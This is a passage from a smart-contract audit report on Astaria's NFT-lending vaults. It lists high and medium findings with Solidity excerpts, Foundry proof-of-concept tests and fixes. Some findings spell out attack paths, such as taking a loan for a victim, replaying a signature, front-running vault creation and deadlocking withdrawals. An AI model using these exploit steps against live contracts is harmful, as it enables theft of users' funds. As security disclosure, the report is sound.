Proof of Concept

When users wants to withdraw from `PublicVault` then `WithdrawProxy` is deployed and `PublicVault.processEpoch` function is responsible to calculate `s.withdrawReserve`. This amount depends on how many shares should be redeemed and if there is auction for the epoch.

https://github.com/code-423n4/2023-01-astaria/blob/main/src/PublicVault.sol#L275-L343

```
solidity
  function processEpoch() public {
    // check to make sure epoch is over
    if (timeToEpochEnd() > 0) {
      revert InvalidState(InvalidStates.EPOCH_NOT_OVER);
    }
    VaultData storage s = _loadStorageSlot();


    if (s.withdrawReserve > 0) {
      revert InvalidState(InvalidStates.WITHDRAW_RESERVE_NOT_ZEI
    }


    WithdrawProxy currentWithdrawProxy = WithdrawProxy(
      s.epochData[s.currentEpoch].withdrawProxy
    );


    // split funds from previous WithdrawProxy with PublicVault
    if (s.currentEpoch != 0) {
      WithdrawProxy previousWithdrawProxy = WithdrawProxy(
```

```
    s.epochData[s.currentEpoch - 1].withdrawProxy
  );
  if (
    address(previousWithdrawProxy) != address(0) &&
    previousWithdrawProxy.getFinalAuctionEnd() != 0
  ) {
    previousWithdrawProxy.claim();
  }
}


if (s.epochData[s.currentEpoch].liensOpenForEpoch > 0) {
  revert InvalidState(InvalidStates.LIENS_OPEN_FOR_EPOCH_NOT
}


// reset liquidationWithdrawRatio to prepare for re calcualt
s.liquidationWithdrawRatio = 0;


// check if there are LPs withdrawing this epoch
if ((address(currentWithdrawProxy) != address(0))) {
  uint256 proxySupply = currentWithdrawProxy.totalSupply();


  s.liquidationWithdrawRatio = proxySupply
    .mulDivDown(1e18, totalSupply())
    .safeCastTo88();


  currentWithdrawProxy.setWithdrawRatio(s.liquidationWithdra
  uint256 expected = currentWithdrawProxy.getExpected();


  unchecked {
    if (totalAssets() > expected) {
      s.withdrawReserve = (totalAssets() - expected)
        .mulWadDown(s.liquidationWithdrawRatio)
        .safeCastTo88();
    } else {
      s.withdrawReserve = 0;
    }
  }
  _setYIntercept(
    s,
    s.yIntercept -
```

```
            totalAssets().mulDivDown(s.liquidationWithdrawRatio, 1
          );
          // burn the tokens of the LPs withdrawing
          _burn(address(this), proxySupply);
        }


        // increment epoch
        unchecked {
          s.currentEpoch++;
        }
      }
```

`s.liquidationWithdrawRatio` depends on how many shares exists inside WithdrawProxy. In case if amount of shares inside `WithdrawProxy` equal to amount of shares inside `PublicVault` that means that withdraw ratio is 100% and all funds from Vault should be sent to `WithdrawProxy`.

In case if auction is in progress then `WithdrawProxy.getExpected` is not 0 and some amount of funds is expected from auction.

```
    unchecked {
            if (totalAssets() > expected) {
              s.withdrawReserve = (totalAssets() - expected)
                .mulWadDown(s.liquidationWithdrawRatio)
                .safeCastTo88();
            } else {
              s.withdrawReserve = 0;
            }
          }
```

This is `s.withdrawReserve` calculation. As you can see in case if `totalAssets() <= expected` then `s.withdrawReserve` is set to 0 and no funds will be sent to proxy. This is incorrect though.

For example in the case when withdraw ratio is 100% all funds should be sent to the withdraw proxy, but because of that check, some part of funds will be still inside the vault and depositors will lose their funds. If for example totalAssets is 5eth and expected is 5 eth, then depositors will lose all 5 eth.

This check is done in such way, because of **calculations inside** `WithdrawProxy` . But it's not correct.

Tools Used

VsCode

Recommended Mitigation Steps

You need to check this logic again. Maybe you need to always send `s.withdrawReserve = totalAssets().mulWadDown(s.liquidationWithdrawRatio).safeCastTo88()` amount to the withdraw proxy. But then you need to rethink, how WithdrawProxy will handle yIntercept increase/decrease.

[H-19] Vaults don't verify that a strategy's deadline has passed

Submitted by **Ruhum**

https://github.com/code-423n4/2023-01-astaria/blob/main/src/VaultImplementation.sol#L229-L266
https://github.com/code-423n4/2023-01-astaria/blob/main/src/AstariaRouter.sol#L439

The vault doesn't verify that a deadline hasn't passed when a commitment is validated. Users are able to take out loans using strategies that have already expired. Depending on the nature of the strategy that can cause a loss of funds for the LPs.

Proof of Concept

When you take out a loan using the AstariaRouter, the deadline is verified:

```
function _validateCommitment(
  RouterStorage storage s,
  IAstariaRouter.Commitment calldata commitment,
  uint256 timeToSecondEpochEnd
) internal view returns (ILienToken.Lien memory lien) {
  if (block.timestamp > commitment.lienRequest.strategy.deadli
```

```
        revert InvalidCommitmentState(CommitmentState.EXPIRED);
      }
    // ...
```

But, `VaultImplementation._validateCommitment()` skips that check:

```
  function _validateCommitment(
    IAstariaRouter.Commitment calldata params,
    address receiver
  ) internal view {
    uint256 collateralId = params.tokenContract.computeId(params
    ERC721 CT = ERC721(address(COLLATERAL_TOKEN()));
    address holder = CT.ownerOf(collateralId);
    address operator = CT.getApproved(collateralId);
    if (
      msg.sender != holder &&
      receiver != holder &&
      receiver != operator &&
      !CT.isApprovedForAll(holder, msg.sender)
    ) {
      revert InvalidRequest(InvalidRequestReason.NO_AUTHORITY);
    }
    VIData storage s = _loadVISlot();
    address recovered = ecrecover(
      keccak256(
        _encodeStrategyData(
          s,
          params.lienRequest.strategy,
          params.lienRequest.merkle.root
        )
      ),
      params.lienRequest.v,
      params.lienRequest.r,
      params.lienRequest.s
    );
    if (
      (recovered != owner() && recovered != s.delegate) ||
      recovered == address(0)
    ) {
      revert IVaultImplementation.InvalidRequest(
        InvalidRequestReason.INVALID_SIGNATURE
      );
    }
```

```
    }
```

If you search for `deadline` in the codebase you'll see that there's no other place where the property is accessed.

As long as the user takes out the loan from the vault directly, they can use strategies that have expired. The vault owner could prevent this from happening by incrementing the `strategistNonce` after the strategy expired.

Recommended Mitigation Steps

In `VaultImplementation._validateCommitment()` check that `deadline > block.timestamp`.

SantiagoGregory (Astaria) confirmed

[H-20] Deadlock in vaults with underlying token with less then 18 decimals

Submitted by **Tointer**, *also found by* **joestakey**, **gz627**, **Jeiwan**, **obront**, **unforgiven**, **rvierdiiev**, *and* **chaduke**

If underlying token for the vault would have less then 18 decimals, then after liquidation there would be no way to process epoch, because `claim` function in `WithdrawProxy.sol` would revert, this would lock all user out of their funds both in vault and in withdraw proxy. Alternatively, if there is more then 18 decimals, claim would leave much less funds than needed for withdraw, resulting in withdrawers losing funds.

To make report more concise, I would focus on tokens with less then 18 decimals, because they are much more frequent. For example, WBTC have 8 decimals and most stablecoins have 6.

Why is this happening

https://github.com/code-423n4/2023-01-astaria/blob/1bfc58b42109b839528ab1c21dc9803d663df898/src/PublicVault.sol

#L314-L316
this part making sure that withdraw ratio are always stored in 1e18 scale.

https://github.com/code-423n4/2023-01-astaria/blob/1bfc58b42109b839528ab1c21dc9803d663df898/src/WithdrawProxy.sol#L271-L274
but here, we are not transforming it into token decimals scale. `transferAmount` would be orders of magnitudes larger than balance

https://github.com/code-423n4/2023-01-astaria/blob/1bfc58b42109b839528ab1c21dc9803d663df898/src/WithdrawProxy.sol#L277
then, here we would have underflow of `balance` value

https://github.com/code-423n4/2023-01-astaria/blob/1bfc58b42109b839528ab1c21dc9803d663df898/src/WithdrawProxy.sol#L281
and finally, here function would revert.

https://github.com/code-423n4/2023-01-astaria/blob/1bfc58b42109b839528ab1c21dc9803d663df898/src/WithdrawProxy.sol#L156
https://github.com/code-423n4/2023-01-astaria/blob/1bfc58b42109b839528ab1c21dc9803d663df898/src/PublicVault.sol#L299
because `PublicVault.sol` need `claim` to proccess epoch, and `WithdrawProxy.sol` unlocks funds only after `claim`, it will result in deadlock of the whole system.

Proof of Concept
First, creating token with 8 decimals:

```
contract Token8Decimals is ERC20{
constructor() ERC20("TEST", "TEST", 8) {}

function mint(address to, uint amount) public{
    _mint(to, amount);
}
```

```
}
```

Second, I changed `_bid` function in `TestHelpers.t.sol` contract, so it could take token address as a last parameter, and use it instead of WETH.

Then, here is modified “testLiquidation5050Split” test:

```
function testLiquidation5050Split() public {
TestNFT nft = new TestNFT(2);
_mintNoDepositApproveRouter(address(nft), 5);
address tokenContract = address(nft);
uint256 tokenId = uint256(1);

Token8Decimals token = new Token8Decimals();

// create a PublicVault with a 14-day epoch
vm.startPrank(strategistOne);
//bps
address publicVault = (ASTARIA_ROUTER.newPublicVault(
  14 days,
  strategistTwo,
  address(token),
  uint256(0),
  false,
  new address[](0),
  uint256(0)
));
vm.stopPrank();

uint amountToLend = 10**8 * 1000;
token.mint(address(1), amountToLend);
vm.startPrank(address(1));
token.approve(address(TRANSFER_PROXY), amountToLend);

ASTARIA_ROUTER.depositToVault(
  IERC4626(publicVault),
  address(1),
  amountToLend,
  uint256(0)
);
vm.stopPrank();

ILienToken.Details memory lien = standardLienDetails;
```

```
    lien.liquidationInitialAsk = amountToLend*2;

    (, ILienToken.Stack[] memory stack1) = _commitToLien({
      vault: publicVault,
      strategist: strategistOne,
      strategistPK: strategistOnePK,
      tokenContract: tokenContract,
      tokenId: tokenId,
      lienDetails: lien,
      amount: amountToLend/4,
      isFirstLien: true
    });

    uint256 collateralId = tokenContract.computeId(tokenId);

    _signalWithdraw(address(1), publicVault);

    WithdrawProxy withdrawProxy = PublicVault(publicVault).getWithdr
      PublicVault(publicVault).getCurrentEpoch()
    );

    skip(14 days);

    OrderParameters memory listedOrder1 = ASTARIA_ROUTER.liquidate(
      stack1,
      uint8(0)
    );

    token.mint(bidder, amountToLend);
    _bid(Bidder(bidder, bidderPK), listedOrder1, amountToLend/2, adc
    vm.warp(withdrawProxy.getFinalAuctionEnd());
    emit log_named_uint("finalAuctionEnd", block.timestamp);
    PublicVault(publicVault).processEpoch();

    skip(13 days);

    withdrawProxy.claim();
    }
```

`withdrawProxy.claim();` at the last line would revert

Recommended Mitigation Steps

https://github.com/code-423n4/2023-01-astaria/blob/1bfc58b42109b839528ab1c21dc9803d663df898/src/WithdrawProxy.sol#L273

Change this line to `10**18`

Severity

I think this is high risk, because

1. There are high demand for stablecoin denominated vaults, and Astaria are designed to support that.
2. This bug is sneaky, there could be many epochs before first liquidation that would trigger the deadlock.
3. ALL funds would be lost, which is catastrophic.

SantiagoGregory (Astaria) confirmed via duplicate issue `#482`

[H-21] Attacker can take loan for Victim

Submitted by csanuragjain, *also found by* bin2chen, cergyk, evan, 7siech, obront, KIntern_NA, Koolex, *and* unforgiven

An unapproved, non-owner of collateral can still take loan for the owner/operator of collateral even when owner did not needed any loan. This is happening due to incorrect checks as shown in POC. This leads to unintended loan and associated fees for users.

Proof of Concept

1. A new loan is originated via `commitToLien` function by User X. Params used by User X are as below:

```
collateralId = params.tokenContract.computeId(params.tokenId) =

CT.ownerOf(1) = User Y

CT.getApproved(1) = User Z
```

```
CT.isApprovedForAll(User Y, User X) = false

receiver = User Y
```

2. This internally make call to `_requestLienAndIssuePayout` which then calls `_validateCommitment` function for signature verification
3. Lets see the signature verification part in `_validateCommitment` function

```
function _validateCommitment(
  IAstariaRouter.Commitment calldata params,
  address receiver
) internal view {
  uint256 collateralId = params.tokenContract.computeId(pa
  ERC721 CT = ERC721(address(COLLATERAL_TOKEN()));
  address holder = CT.ownerOf(collateralId);
  address operator = CT.getApproved(collateralId);
  if (
    msg.sender != holder &&
    receiver != holder &&
    receiver != operator &&
    !CT.isApprovedForAll(holder, msg.sender)
  ) {
    revert InvalidRequest(InvalidRequestReason.NO_AUTHORIT
  }
  VIData storage s = _loadVISlot();
  address recovered = ecrecover(
    keccak256(
      _encodeStrategyData(
        s,
        params.lienRequest.strategy,
        params.lienRequest.merkle.root
      )
    ),
    params.lienRequest.v,
    params.lienRequest.r,
    params.lienRequest.s
  );
  if (
    (recovered != owner() && recovered != s.delegate) ||
    recovered == address(0)
  ) {
    revert IVaultImplementation.InvalidRequest(
      InvalidRequestReason.INVALID_SIGNATURE
```

```
        );
      }
    }
```

4. Ideally the verification should fail since :

a. User X is not owner of passed collateral
b. User X is not approved for this collateral
c. User X is not approved for all of User Y token

5. But observe the below if condition doing the required check:

```
uint256 collateralId = params.tokenContract.computeId(params
    ERC721 CT = ERC721(address(COLLATERAL_TOKEN()));
    address holder = CT.ownerOf(collateralId);
    address operator = CT.getApproved(collateralId);
if (
      msg.sender != holder &&
      receiver != holder &&
      receiver != operator &&
      !CT.isApprovedForAll(holder, msg.sender)
    ) {
      revert InvalidRequest(InvalidRequestReason.NO_AUTHORI
    }
```

6. In our case this if condition does not execute since receiver = holder

```
if (
      msg.sender != holder && // true since User X is not th
      receiver != holder && // false since attacker passed r
      receiver != operator &&
      !CT.isApprovedForAll(holder, msg.sender)
    ) {
      revert InvalidRequest(InvalidRequestReason.NO_AUTHORI
    }
```

7. This means the signature verification passes and loan is issued for collateral owner without his wish

Recommended Mitigation Steps

Revise the condition as shown below:

```
    if (
          msg.sender != holder &&
          msg.sender != operator &&
          !CT.isApprovedForAll(holder, msg.sender)
        ) {
          revert InvalidRequest(InvalidRequestReason.NO_AUTHORITY);
        }

    if (
          receiver != holder &&
          receiver != operator
        ) {
          revert InvalidRequest(InvalidRequestReason.NO_AUTHORITY);
        }
```

SantiagoGregory (Astaria) confirmed via duplicate issue #565

Medium Risk Findings (34)

[M-01] A user can use the same proof for a commitment more than 1 time

Submitted by m9800, *also found by* ladboy233

A user can use the same commitment signature and merkleData more than 1 time to obtain another loan.

Proof of Concept

A user needs to make some procedures to take a loan against an NFT.
Normally the user calls commitToLiens() in AstariaRouter.sol providing IAstariaRouter.Commitment[] as input.
https://github.com/code-423n4/2023-01-astaria/blob/1bfc58b42109b839528ab1c21dc9803d663df898/src/AstariaRouter.sol#L490

The function will transfer the NFT to the CollateralToken contract to get a collateral id for the user (see CollateralToken.onERC721Received()).

After that, the function in the router will make an internal call _executeCommitment() for each commitment.
_executeCommitment() checks the collateral id and the commitment.lienRequest.strategy.vault and then calls commitToLien in commitment.lienRequest.strategy.vault with the commitment and the router address as the receiver (ie: address (this)).

https://github.com/code-423n4/2023-01-astaria/blob/1bfc58b42109b839528ab1c21dc9803d663df898/src/AstariaRouter.sol#L761

_executeCommitment() in AstariaRouter.sol

```
function _executeCommitment(
  RouterStorage storage s,
  IAstariaRouter.Commitment memory c
)
  internal
  returns (
    uint256,
    ILienToken.Stack[] memory stack,
    uint256 payout
  )
{
  uint256 collateralId = c.tokenContract.computeId(c.tokenId);

  if (msg.sender != s.COLLATERAL_TOKEN.ownerOf(collateralId))
    revert InvalidSenderForCollateral(msg.sender, collateralIc
  }
  if (!s.vaults[c.lienRequest.strategy.vault]) {
    revert InvalidVault(c.lienRequest.strategy.vault);
  }
  //router must be approved for the collateral to take a loan,
  return
    IVaultImplementation(c.lienRequest.strategy.vault).commitT
      c,
      address(this)
    );
```

```
}
```

commitToLien() function in VaultImplementation:

https://github.com/code-423n4/2023-01-astaria/blob/1bfc58b42109b839528ab1c21dc9803d663df898/src/VaultImplementation.sol#L287

```
function commitToLien(
  IAstariaRouter.Commitment calldata params,
  address receiver
)
  external
  whenNotPaused
  returns (uint256 lienId, ILienToken.Stack[] memory stack, ui
{
  _beforeCommitToLien(params);
  uint256 slopeAddition;
  (lienId, stack, slopeAddition, payout) = _requestLienAndIssu
    params,
    receiver
  );
  _afterCommitToLien(
    stack[stack.length - 1].point.end,
    lienId,
    slopeAddition
  );
}
```

The function in the Vault will among other things request a lien position and issue the payout to the user requesting the loan via _requestLienAndIssuePayout().
https://github.com/code-423n4/2023-01-astaria/blob/1bfc58b42109b839528ab1c21dc9803d663df898/src/VaultImplementation.sol#L379

This function validates the commitment with the signature against the address of the owner of the vault or the delegate.
To recover the address with ecrecover an auxiliary function is used to encode the strategy data `(_encodeStrategyData() )` but the strategy.vault is not being taken into account in the bytes returned nor the strategy version.

https://github.com/code-423n4/2023-01-astaria/blob/1bfc58b42109b839528ab1c21dc9803d663df898/src/VaultImplementation.sol#L229

```
function _validateCommitment(
  IAstariaRouter.Commitment calldata params,
  address receiver
) internal view {
  uint256 collateralId = params.tokenContract.computeId(params
  ERC721 CT = ERC721(address(COLLATERAL_TOKEN()));
  address holder = CT.ownerOf(collateralId);
  address operator = CT.getApproved(collateralId);
  if (
    msg.sender != holder &&
    receiver != holder &&
    receiver != operator &&
    !CT.isApprovedForAll(holder, msg.sender)
  ) {
    revert InvalidRequest(InvalidRequestReason.NO_AUTHORITY);
  }
  VIData storage s = _loadVISlot();
  address recovered = ecrecover(
    keccak256(
      _encodeStrategyData(
        s,
        params.lienRequest.strategy,
        params.lienRequest.merkle.root
      )
    ),
    params.lienRequest.v,
    params.lienRequest.r,
    params.lienRequest.s
  );
  if (
    (recovered != owner() && recovered != s.delegate) ||
    recovered == address(0)
  ) {
    revert IVaultImplementation.InvalidRequest(
      InvalidRequestReason.INVALID_SIGNATURE
    );
  }
}
```

So _validateCommitment will not revert if I use it with little changes in the Commitment like strategy.vault because there are not going to be changes in _encodeStrategyData().
https://github.com/code-423n4/2023-01-astaria/blob/1bfc58b42109b839528ab1c21dc9803d663df898/src/VaultImplementation.sol#L178

We saw that the user started the operation in Router but he could have called directly commitToLien in the vault after manually transferring the NFT to Collateral.sol and obtaining the collateral token. Then strategy.vault and strategy.version can be changed by the user breaking the invariant ***commitment.strategy.vault == vault where commitToLiens() is being called*** and the vault will not notice it and will consider the signature of the commitment as valid.

So the procedure will be the following:

- User takes a loan against an NFT via Router with a valid commitment
- User uses the same commitment but takes a loan manually by calling the Vault and CollateralToken contracts changing 2 things:

    1. The Commitment.lienRequest.strategy.vault, will make a different newLienId = uint256(keccak256(abi.encode(params.lien))); from the previous one. If this change is not made the transaction will fail to try to mint the same id.
    2. The other change needed to avoid the transaction from failing is the lienRequest.stack provided because the LienToken contract keeps in his storage a track of collateralId previous transactions (mapping(uint256 => bytes32) collateralStateHash;). So the only thing we need to do is add to stack the previous transaction to avoid validateStack() from reverting.

```
modifier validateStack(uint256 collateralId, Stack[] memory st
  LienStorage storage s = _loadLienStorageSlot();
  bytes32 stateHash = s.collateralStateHash[collateralId];
  if (stateHash == bytes32(0) && stack.length != 0) {
    revert InvalidState(InvalidStates.EMPTY_STATE);
  }
  if (stateHash != bytes32(0) && keccak256(abi.encode(stack))
    revert InvalidState(InvalidStates.INVALID_HASH);
  }
  _;
```

```
}
```

- The signature check via ecrecover done in VaultImplementation will succeed both times (explained before why).

There´s one more check of the commitment to verify: the StrategyValidator one with the nlrDetails and the merkle. This is done in the Router contract by _validateCommitment().

https://github.com/code-423n4/2023-01-astaria/blob/1bfc58b42109b839528ab1c21dc9803d663df898/src/AstariaRouter.sol#L434

This will call validateAndParse on the validators contract `(address strategyValidator = s.strategyValidators[nlrType];)`.

This validation and parse will depend on the validator but we have examples like UNI_V3Validator.sol

https://github.com/code-423n4/2023-01-astaria/blob/1bfc58b42109b839528ab1c21dc9803d663df898/src/strategies/UNI_V3Validator.sol#L80

This function makes some checks but if those checks passed the first time they will pass the second because the changes done (strategy.vault and stack) are not checked here.
The leaf returned is `leaf = keccak256(params.nlrDetails)`, and it will be checked against the root and the proof.

A portion of code of _validateCommitment in AstariaRouter:

```
(bytes32 leaf, ILienToken.Details memory details) = IStrategyVal
      strategyValidator
    ).validateAndParse(
        commitment.lienRequest, // validates nlrDetails
        s.COLLATERAL_TOKEN.ownerOf(
          commitment.tokenContract.computeId(commitment.tokenId)
        ),
        commitment.tokenContract,
```

```
        commitment.tokenId
      );

    if (details.rate == uint256(0) || details.rate > s.maxIntere
      revert InvalidCommitmentState(CommitmentState.INVALID_RATE
    }

    if (details.maxAmount < commitment.lienRequest.amount) {
      revert InvalidCommitmentState(CommitmentState.INVALID_AMOU
    }

    if (
      !MerkleProofLib.verify(
        commitment.lienRequest.merkle.proof,
        commitment.lienRequest.merkle.root,
        leaf
      )
    ) {
      revert InvalidCommitmentState(CommitmentState.INVALID);
    }
```

Recommended Mitigation Steps

You can add a nonce for the user and increment it each time he takes a loan.

androolloyd (Astaria) disputed via duplicate issue #140 and commented:

> Nonce increments are done manually by the user when they want to invalidate any terms that used that nonce, much like seaport does.

Picodes (judge) commented via duplicate issue #140 :

> It's great to have a way to increment the nonce manually, invalidating all orders, but in the case of Astaria, how could one say "I am ok for these terms, but only once"?

> Currently, if there is a path to accept multiple times the same terms, I do consider it a valid medium severity issue.

[M-02] `_buyoutLien()` does not properly validate the liquidationInitialAsk

Submitted by **bin2chen**, *also found by* **chaduke**

Illegal liquidationInitialAsk, resulting in insufficient bids to cover the debt.

Proof of Concept

_buyoutLien() will validate against liquidationInitialAsk, but incorrectly uses the old stack for validation

```
  function _buyoutLien(
    LienStorage storage s,
    ILienToken.LienActionBuyout calldata params
  ) internal returns (Stack[] memory newStack, Stack memory newI

....

    uint256 potentialDebt = 0;
    for (uint256 i = params.encumber.stack.length; i > 0; ) {
      uint256 j = i - 1;
      // should not be able to purchase lien if any lien in the
      if (block.timestamp >= params.encumber.stack[j].point.end)
        revert InvalidState(InvalidStates.EXPIRED_LIEN);
      }

      potentialDebt += _getOwed(
        params.encumber.stack[j],
        params.encumber.stack[j].point.end
      );

      if (
        potentialDebt >
        params.encumber.stack[j].lien.details.liquidationInitial
      ) {
        revert InvalidState(InvalidStates.INITIAL_ASK_EXCEEDED);
      }

      unchecked {
        --i;
      }
    }
....
```

```
      newStack = _replaceStackAtPositionWithNewLien(
        s,
        params.encumber.stack,
        params.position,
        newLien,
        params.encumber.stack[params.position].point.lienId     //2
      );
```

Recommended Mitigation Steps

Replace then verify, using the newStack[] for verification.

SantiagoGregory (Astaria) confirmed

[M-03] `settleAuction()` Check for status errors

Submitted by **bin2chen**, *also found by* **kaden**

https://github.com/code-423n4/2023-01-astaria/blob/1bfc58b42109b839528ab1c21dc9803d663df898/src/CollateralToken.sol#L526-L534

ClearingHouse.safeTransferFrom() to execute successfully even if there is no bid.

Proof of Concept

settleAuction is called at the end of the auction and will check if the status is legal

```
    function settleAuction(uint256 collateralId) public {
      if (
        s.collateralIdToAuction[collateralId] == bytes32(0) &&
        ERC721(s.idToUnderlying[collateralId].tokenContract).owner
          s.idToUnderlying[collateralId].tokenId
        ) !=
        s.clearingHouse[collateralId]
      ) {
        revert InvalidCollateralState(InvalidCollateralStates.NO_A
      }
```

This check seems to be miswritten，The normal logic would be

```
s.collateralIdToAuction[collateralId] == bytes32(0) || ERC721(s.
        s.idToUnderlying[collateralId].tokenId
      ) == s.clearingHouse[collateralId]
```

This causes ClearingHouse.safeTransferFrom() to execute successfully even if there is no bid.

Recommended Mitigation Steps

```
  function settleAuction(uint256 collateralId) public {
    if (
-     s.collateralIdToAuction[collateralId] == bytes32(0) &&
-    ERC721(s.idToUnderlying[collateralId].tokenContract).ownerC
-        s.idToUnderlying[collateralId].tokenId
-      ) !=
-      s.clearingHouse[collateralId]
+      s.collateralIdToAuction[collateralId] == bytes32(0) ||
+       ERC721(s.idToUnderlying[collateralId].tokenContract).owr
+      ) ==
+      s.clearingHouse[collateralId]
    ) {
      revert InvalidCollateralState(InvalidCollateralStates.NO_A
    }
```

androolloyd (Astaria) confirmed

Picodes (judge) commented:

> Keeping medium severity despite the lack of clear impact, the lack of clear impact being due to flaws in the flow before these lines.

[M-04] `LienToken.transferFrom` There is a possibility of malicious attack

Submitted by bin2chen

https://github.com/code-423n4/2023-01-astaria/blob/1bfc58b42109b839528ab1c21dc9803d663df898/src/LienToken.sol#L366-L368

Corrupt multiple key properties of public vault, causing vault not to function properly.

Proof of Concept

When LienToken.makePayment()/buyoutLien()/payDebtViaClearingHouse()
If it corresponds to PublicVault, it will make multiple changes to the vault, such as: yIntercept, slope, last, epochData, etc.

If LienToken corresponds to PublicVault, then ownerOf(lienId) = PublicVault address

When the LienToken is a private vault, it is possible to transfer the owner of the LienToken.

As the above seems, if the private vault is transferred to the PublicVault address will result in the wrong modification of the yIntercept, slope, last, epochData, etc.

So we restrict the to in transferFrom to not be a PublicVault address

```
function transferFrom(
  address from,
  address to,
  uint256 id
) public override(ERC721, IERC721) {

  if (_isPublicVault(s, to)) {  //***@audit when to == PublicV
    revert InvalidState(InvalidStates.PUBLIC_VAULT_RECIPIENT);
  }
```

However, such a restriction does not prevent an attacker from transferring PrivateVault's LienToken to PublicVault.
Because the address is predictable when the vault contract is created, a malicious user can predict the vault address, front-run, and transfer PrivateVault's LienToken to the predicted PublicVault address before the public vault is created, thus bypassing this restriction

Assumptions:

1. alice creates PrivateVault, and creates multiple PrivateVault's LienToken
2. alice monitors bob's creation of the PublicVault transaction, i.e., AstariaRouter.newPublicVault(), and then predicts the address of the newly generated treasure chest

Note: newPublicVAult() although the use of create(), but still can predict the address

see: https://ethereum.stackexchange.com/questions/760/how-is-the-address-of-an-ethereum-contract-computed

> The address for an Ethereum contract is deterministically computed from the address of its creator (sender) and how many transactions the creator has sent (nonce). The sender and nonce are RLP encoded and then hashed with Keccak-256.

3. front-run , and transfer LienToken to public vault predict address
4. bob's public vault created success and do some loan
5. alice do makePayment() to Corrupt bob's public vault

Recommended Mitigation Steps

The corresponding vault address is stored in s.lienMeta[id].orginOwner when the LienToken is created, this is not modified. Get the vault address from this variable, not from ownerOf(id).

androolloyd (Astaria) confirmed

[M-05] Users are unable to mint shares from a public vault using `AstariaRouter` contract when share price is bigger than one

Submitted by rbserver, *also found by* adriro, Jeiwan, cccz, unforgiven, chaduke, *and* rvierdiiev

For a public vault, calling the `AstariaRouter.mint` function calls the following `ERC4626RouterBase.mint` function and then the `ERC4626Cloned.mint` function below. After user actions like borrowing and repaying after some time, the public vault's share price can become bigger than 1 so `ERC4626Cloned.previewMint` function's execution of `shares.mulDivUp(totalAssets(), supply)` would return `assets` that is bigger than `shares`; then, calling the `ERC4626Cloned.mint` function would try to transfer this `assets` from `msg.sender` to the public vault. When the `AstariaRouter.mint` function is called, this `msg.sender` is the `AstariaRouter` contract. However, because the `AstariaRouter.mint` function only approves the public vault for transferring `shares` of the asset token on behalf of the router, the `ERC4626Cloned.mint` function's transfer of `assets` of the asset token would fail due to the insufficient asset token allowance. Hence, when the public vault's share price is bigger than 1, users are unable to mint shares from the public vault using the `AstariaRouter` contract and cannot utilize the slippage control associated with the `maxAmountIn` input.

https://github.com/AstariaXYZ/astaria-gpl/blob/main/src/ERC4626RouterBase.sol#L15-L25

```
function mint(
  IERC4626 vault,
  address to,
  uint256 shares,
  uint256 maxAmountIn
) public payable virtual override returns (uint256 amountIn) {
  ERC20(vault.asset()).safeApprove(address(vault), shares);
  if ((amountIn = vault.mint(shares, to)) > maxAmountIn) {
    revert MaxAmountError();
  }
}
```

https://github.com/AstariaXYZ/astaria-gpl/blob/main/src/ERC4626-Cloned.sol#L38-L52

```
function mint(
  uint256 shares,
  address receiver
) public virtual returns (uint256 assets) {
```

```
    assets = previewMint(shares); // No need to check for roundi
    require(assets > minDepositAmount(), "VALUE_TOO_SMALL");
    // Need to transfer before minting or ERC777s could reenter.
    ERC20(asset()).safeTransferFrom(msg.sender, address(this), a

    _mint(receiver, shares);

    emit Deposit(msg.sender, receiver, assets, shares);

    afterDeposit(assets, shares);
  }
```

https://github.com/AstariaXYZ/astaria-gpl/blob/main/src/ERC4626-Cloned.sol#L129-L133

```
  function previewMint(uint256 shares) public view virtual retur
    uint256 supply = totalSupply(); // Saves an extra SLOAD if t

    return supply == 0 ? 10e18 : shares.mulDivUp(totalAssets(),
  }
```

Proof of Concept

Please add the following test in `src\test\AstariaTest.t.sol`. This test will pass to demonstrate the described scenario.

```
  function testUserFailsToMintSharesFromPublicVaultUsingRouterWh
    uint256 amountIn = 50 ether;
    address alice = address(1);
    address bob = address(2);
    vm.deal(bob, amountIn);

    TestNFT nft = new TestNFT(2);
    _mintNoDepositApproveRouter(address(nft), 5);
    address tokenContract = address(nft);
    uint256 tokenId = uint256(0);

    address publicVault = _createPublicVault({
      strategist: strategistOne,
      delegate: strategistTwo,
      epochLength: 14 days
```

```
    });

    // after alice deposits 50 ether WETH in publicVault, public
    _lendToVault(Lender({addr: alice, amountToLend: amountIn}),

    // the borrower borrows 10 ether WETH from publicVault
    (, ILienToken.Stack[] memory stack1) = _commitToLien({
      vault: publicVault,
      strategist: strategistOne,
      strategistPK: strategistOnePK,
      tokenContract: tokenContract,
      tokenId: tokenId,
      lienDetails: standardLienDetails,
      amount: 10 ether,
      isFirstLien: true
    });
    uint256 collateralId = tokenContract.computeId(tokenId);

    // the borrower repays for the lien after 9 days, and public
    vm.warp(block.timestamp + 9 days);
    _repay(stack1, 0, 100 ether, address(this));

    vm.startPrank(bob);

    // bob owns 50 ether WETH
    WETH9.deposit{value: amountIn}();
    WETH9.transfer(address(ASTARIA_ROUTER), amountIn);

    // bob wants to mint 1 ether shares from publicVault using t
    vm.expectRevert(bytes("TRANSFER_FROM_FAILED"));
    ASTARIA_ROUTER.mint(
      IERC4626(publicVault),
      bob,
      1 ether,
      type(uint256).max
    );

    vm.stopPrank();
  }
```

Tools Used

VSCode

Recommended Mitigation Steps

In the `ERC4626RouterBase.mint` function, the public vault's `previewMint` function can be used to get an `assetAmount` for the `shares` input. https://github.com/AstariaXYZ/astaria-gpl/blob/main/src/ERC4626RouterBase.sol#L21 can then be updated to the following code.

```
ERC20(vault.asset()).safeApprove(address(vault), assetAmount
```

[M-06] For a public vault, minimum deposit requirement that is enforced by `ERC4626Cloned.deposit` function can be bypassed by `ERC4626Cloned.mint` function or vice versa when share price does not equal one

Submitted by rbserver, *also found by* bin2chen, 0xcm, synackrst, OKage, caventa, unforgiven, *and* csanuragjain

